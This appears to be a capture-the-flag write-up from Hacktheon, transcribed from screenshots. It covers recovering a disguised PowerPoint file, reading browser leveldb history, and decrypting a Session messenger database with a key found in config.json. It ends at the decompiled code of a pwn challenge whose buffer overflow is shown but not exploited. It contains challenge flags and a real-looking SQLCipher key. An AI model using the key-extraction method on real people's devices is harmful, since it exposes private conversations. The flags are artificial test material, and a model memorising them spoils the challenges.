hAJEO7TXRAwAAPW0AABEAAAAAAAAAAAAAAAAAAAwgQAAHdvcmQvZG9jdW1lbnQueG1sUEsBAi0AFAAGAAgAAAAhAH2CRrTyAgAA
FgkAAA8AAAAAAAAAAAAAAAAAAwggAAHdvcmQvc3R5bGVzLnhtbFBLAQItABQABgAIAAAAIQDm8M3/KQcAADYfAAAVAAAAAAAAA
AAAAAAAAOELAAB3b3JkL3RoZW1lL3RoZW1lMS54bWxQSwECLQAUAAYACAAAACEALRDdx2cDAACuCAAAEQAAAAAAAAAAAAAAAAAA
A9EwAAd29yZC9zZXR0aW5ncy54bWxQSwECLQAUAAYACAAAACEAOv36n+sAAABmAwAAHAAAAAAAAAAAAAAAAAAADTFgAAd29yZC9
fcmVscy9kb2N1bWVudC54bWwucmVsc1BLAQItABQABgAIAAAAIQDC3Y/P4AAAAGcCAAALAAAAAAAAAAAAAAAAAPgXAABfcmVs
cy8ucmVsc1BLAQItABQABgAIAAAAIQCL98yQcQEAANoFAAATAAAAAAAAAAAAAAAAAEZAABbQ29udGVudF9UeXBlc10ueG1sU
EsBAi0AFAAGAAgAAAAhAHT0jCvAQAAkQMAABAAAAAAAAAAAAAAAAAAoxoAAGRvY1Byb3BzL2FwcC54bWxQSwUGAAAAAAwADA
D/AgAAgBwAAAAA
```


ABC 32646 ≡ 15 Raw Bytes CRLF (detected)

Output

```
PK[trash]/0000.datÿÿÿÿ
PK docProps/core.xml
Äï•ß¡äÞ¤éê²[ÚìÍ•• •×•¼íÀ•?$q»ûíMc•<3ïÇ¼i=gðAYÓ!•+T•V*Ówèíõ¡Ü¡"Dn$¬•]! »½i•k•õðì•
"•Lh•ëÐ)Fx Ä 4 8%L2•Ök•ô=q\|ð H]U[¢!rÉ#'°t ÍH)¤ûôCHA` &B1%¿Ù ^••
²³Jj¯.ý4x]³¥ø6•ô%¨%8•# 7¹FêOÉûÓãK~µTfÚJbÓ>ÎjÚ•mZ²••7OÎö•Vw,¦[|_Óý.•¼,þ•Ì¼ÿÿPK
¢•tX¥:8§Ôword/webSettings.xml••AÂØE÷•WÙÛT"¥MA¤PPÓiì
```

ABC 24412 ≡ 83 68ms Raw Bytes FF (detected)

XML doc file (maybe)



download (1).docx - Protected View • Saved


PROTECTED VIEW Be careful—files from the Internet can contain viruses. Unless you need to edit, it's safer to stay in Protected View. Enable Editing

I_cant_b3li3v3_y0u_put_a_fil3_1n_a_PDF

Correct


MS Office

Given zip containing xlsx file, try to open it but it was invalid




MS.xlsx: file format is not valid.

Analze the hex/strings




```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00008370  00 00 00 00 00 00 A1 5C 00 00 70 70 74 2F 74 68  ......¡\..ppt/th
00008380  65 6D 65 2F 74 68 65 6D 65 31 2E 78 6D 6C 50 4B  eme/theme1.xmlPK
00008390  01 02 2D 00 0A 00 00 00 00 00 00 00 21 00 EF 8F  ..-.........!.ï.
000083A0  01 3F 00 0C 00 00 00 0C 00 00 17 00 00 00 00 00  .?..............
000083B0  00 00 00 00 00 00 00 00 6D 63 00 00 64 6F 63 50  ........mc..docP
000083C0  72 6F 70 73 2F 74 68 75 6D 62 6E 61 69 6C 2E 6A  rops/thumbnail.j
000083D0  70 65 67 50 4B 01 02 2D 00 14 00 06 00 08 00 00  pegPK..-........
000083E0  00 21 00 0F 2D AF AE 51 01 00 00 8B 02 00 00 11  .!..-¯®Q...‹....
000083F0  00 00 00 00 00 00 00 00 00 00 00 00 00 A2 6F 00  .............¢o.
00008400  00 70 70 74 2F 70 72 65 73 50 72 6F 70 73 2E 78  .ppt/presProps.x
00008410  6D 6C 50 4B 01 02 2D 00 14 00 06 00 08 00 00 00  mlPK..-.........
00008420  21 00 D8 FD 8D 8F AC 00 00 00 B6 00 00 00 13 00  !.Øý..¬...¶.....
00008430  00 00 00 00 00 00 00 00 00 00 00 00 22 71 00 00  ............"q..
00008440  70 70 74 2F 74 61 62 6C 65 53 74 79 6C 65 73 2E  ppt/tableStyles.
00008450  78 6D 6C 50 4B 01 02 2D 00 14 00 06 00 08 00 00  xmlPK..-........
00008460  00 21 00 6B 78 01 81 88 01 00 00 3C 03 00 00 11  .!.kx..ˆ...<....
00008470  00 00 00 00 00 00 00 00 00 00 00 00 00 FF 71 00  .............ÿq.
00008480  00 70 70 74 2F 76 69 65 77 50 72 6F 70 73 2E 78  .ppt/viewProps.x
00008490  6D 6C 50 4B 01 02 2D 00 14 00 06 00 08 00 00 00  mlPK..-.........
000084A0  21 00 4B 28 C1 96 48 01 00 00 75 02 00 00 11 00  !.K(Á–H...u.....
000084B0  00 00 00 00 00 00 00 00 00 00 00 00 B6 73 00 00  ............¶s..
000084C0  64 6F 63 50 72 6F 70 73 2F 63 6F 72 65 2E 78 6D  docProps/core.xm
000084D0  6C 50 4B 01 02 2D 00 14 00 06 00 08 00 00 00 21  lPK..-.........!
000084E0  00 CE B4 9D ED 0D 02 00 00 32 04 00 00 10 00 00  .Î´.í....2......
000084F0  00 00 00 00 00 00 00 00 00 00 00 67 76 00 00 64  ...........gv..d
00008500  6F 63 50 72 6F 70 73 2F 61 70 70 2E 78 6D 6C 50  ocProps/app.xmlP
00008510  4B 05 06 00 00 00 00 25 00 25 00 4D 0B 00 00 C2  K......%.%.M...Â
00008520  79 00 00 00 00                                   y....
```

On the footer, we know this file’s real identity is ppt, so I’ll just rename it.


AutoSave Off
MS.pptx - Protected... • Saved to \\wsl.localhost\kali-linux
Search
File Home Insert Draw Design Transitions Animations Slide Show Record Review View Help
PROTECTED VIEW Be careful—files from the Internet can contain viruses. Unless you need to edit, it's safer to stay in Protected View.
Enable Editing
th15_1s_00XML

Tracker 1

I was searching for chrome cache data but cant find it (i think its deleted) but found this instead.



leveldb
Default > Local Storage > leveldb
Search leveldb
New Sort View Details
Documents Pictures Music Videos 1Jonathan CTFS Kuliah Hacktheon sql Hacktheon Session This PC Windows Removabl Network
5 items | 1 item s
000003.log output.dat output.dat jspdf 0000(
File Edit View

```
Name          Date modified      Type           Size
000003.log    26/03/2024 09:58   Text Document  43 KB
CURRENT       18/03/2024 13:22   File           1 KB
```

```
C_https://www.youtube.com/^0https://metamask.io yt-remote-device-idd{"data":"e653d64c-
c789-4f49-b70c-e40c7c315e63","expiration":1742957799336,"creation":1711421799336}
L_https://www.youtube.com/^0https://metamask.io
ytidb::LAST_RESULT_ENTRY_KEYW{"data":{"hasSucceededOnce":true},"expiration":1714013799355,"
creation":1711421799355} 5_https://www.youtube.com/^0https://metamask.io __sakYæÛ7Âs
    META:https://www.google.com
Û‘èáÛãÜº³"_https://www.google.com sb_wiz.pqsession download(_https://www.google.com
sb_wiz.pq_tm_hp1711421807228%_https://www.google.com sb_wiz.sc_pq%
_https://www.google.com sb_wiz.sr_diIGM2Rxaeg6se-tgEY2tXxk9Wr58rhARj51-b7ur7Q-
nQY4dWa6v-0rPfMARj6uKyn-dv53qcB1_https://www.google.com sb_wiz.zpc.gws-wiz-serp.Ï± { " 0
" : [ [ " s e s s i o n   m e s s e n g e r " , 0 , [ 5 1 2 , 6 5 0 , 3 5 7 , 3 5 7 , 3 6 2 ,
3 0 8 , 3 9 4 , 4 3 9 , 4 6 8 ] , { " z l " : 9 0 0 0 0 } ] , [ " i s   s e s s i o n   a p p
s a f e " , 0 , [ 5 1 2 , 6 5 0 , 3 5 7 , 3 5 7 , 3 6 2 , 3 0 8 , 3 9 4 , 4 3 9 , 4 6 8 ] ,
{ " z l " : 9 0 0 0 0 } ] , [ " s e s s i o n   a p p   r e v i e w " , 0 , [ 5 1 2 , 6 5 0 ,
3 5 7 , 3 5 7 , 3 6 2 , 3 0 8 , 3 9 4 , 4 3 9 , 4 6 8 ] , { " z l " : 9 0 0 0 0 } ] , [ " s e
s s i o n   g r o u p s " , 0 , [ 5 1 2 , 6 5 0 , 3 5 7 , 3 5 7 , 3 6 2 , 3 0 8 , 3 9 4 , 4 3
9 , 4 6 8 ] , { " z l " : 9 0 0 0 0 } ] , [ " s e s s i o n   a p k " , 0 , [ 5 1 2 , 6 5 0 ,
3 5 7 , 3 5 7 , 3 6 2 , 3 0 8 , 3 9 4 , 4 3 9 , 4 6 8 ] , { " z l " : 9 0 0 0 0 } ] , [ " s e
s s i o n   v s   s i g n a l " , 0 , [ 5 1 2 , 6 5 0 , 3 5 7 , 3 5 7 , 3 6 2 , 3 0 8 , 3 9
4 , 4 3 9 , 4 6 8 ] , { " z l " : 9 0 0 0 0 } ] , [ " s e s s i o n   w e b " , 0 , [ 5 1 2 ,
6 5 0 , 3 5 7 , 3 5 7 , 3 6 2 , 3 0 8 , 3 9 4 , 4 3 9 , 4 6 8 ] , { " z l " : 9 0 0 0 0 } ] ,
[ " s e s s i o n   c h a t " , 0 , [ 5 1 2 , 6 5 0 , 3 5 7 , 3 5 7 , 3 6 2 , 3 0 8 , 3 9 4 ,
```

```
Ln 8, Col 1071    1,018 of 43,106 characters    100%    Macintosh (CR)    ANSI
```

It contains the history log of the user, and tells us that they want to download something called session messenger. So maybe its the SNS! I found the app's cache folder and analyze it




Session > ... > AppData > Roaming > Session

Name	Date modified	Type	Size
attachments.noindex	26/03/2024 10:29	File folder	
blob_storage	26/03/2024 10:29	File folder	
Cache	26/03/2024 10:29	File folder	
Code Cache	26/03/2024 10:29	File folder	
DawnCache	26/03/2024 10:29	File folder	
GPUCache	26/03/2024 10:29	File folder	
Local Storage	26/03/2024 10:29	File folder	
logs	26/03/2024 12:57	File folder	
Network	26/03/2024 11:38	File folder	
Session Storage	26/03/2024 10:29	File folder	
sql	26/03/2024 10:29	File folder	
$I30	26/03/2024 12:57	File	4 KB
config.json	26/03/2024 10:30	JSON Source File	1 KB
ephemeral.json	26/03/2024 11:44	JSON Source File	1 KB
Local State	26/03/2024 10:29	File	1 KB

17 items | 1 item selected 107 bytes |

The app got sqlite database, but it was encrypted so i try to open it using sqlchipher. And it asks for password/key. So i try to open some files and stumbled upon config.json that contains string tagged “key” and try that. The key was: 0x9b342d389f8fad56ebdf0d30c94436f7ea1bdcf9daab10f9b93895b100943921. I check the databases and found this conversation table with id in it. And the third id is the seller’s id



DB Browser for SQLite - C:\1Jonathan\CTFS\Hacktheon\db.sqlite

Table: conversations

	id	active_at	type	members	zombies	left	expireTimer	mentionedUs	unreadCount	lastMessageStatus	lastMessage
1	05b31e21e2d05973489f9ca631d084b...	0	private	[]	[]	0	0	NULL	NULL	NULL	NULL
2	055df0fdc35eb270aa8649be3ac275a0...	1711430222001	private	[]	[]	0	0	NULL	NULL	sent	I see thx....
3	05aa64c6099f0e23345c279882edd6f7...	1711430657290	private	[]	[]	0	0	NULL	NULL	sent	thx

Edit Database Cell

Mode: Text

```
05aa64c6099f0e23345c279882edd6f73f4d20f5cc7aae2eef4874784ab4a50c77
```

Type of data currently in cell: Text / Numeric
66 character(s)

Intelitigation

We were not given any binary in attachment, but we will get the binary from the server after we connect to it.

```
unsigned __int64 sub_1324()
{
  __int64 buf[65]; // [rsp+0h] [rbp-210h] BYREF
  unsigned __int64 v2; // [rsp+208h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  printf("input> ");
  memset(buf, 0, 512);
  read(0, buf, 0x300uLL);
  printf("Your input> ");
  printf("%s", (const char *)buf);
  return v2 - __readfsqword(0x28u);
}
```


```
__int64 sub_12D9()
{
  return qword_4020[qword_4070];
}
```

```
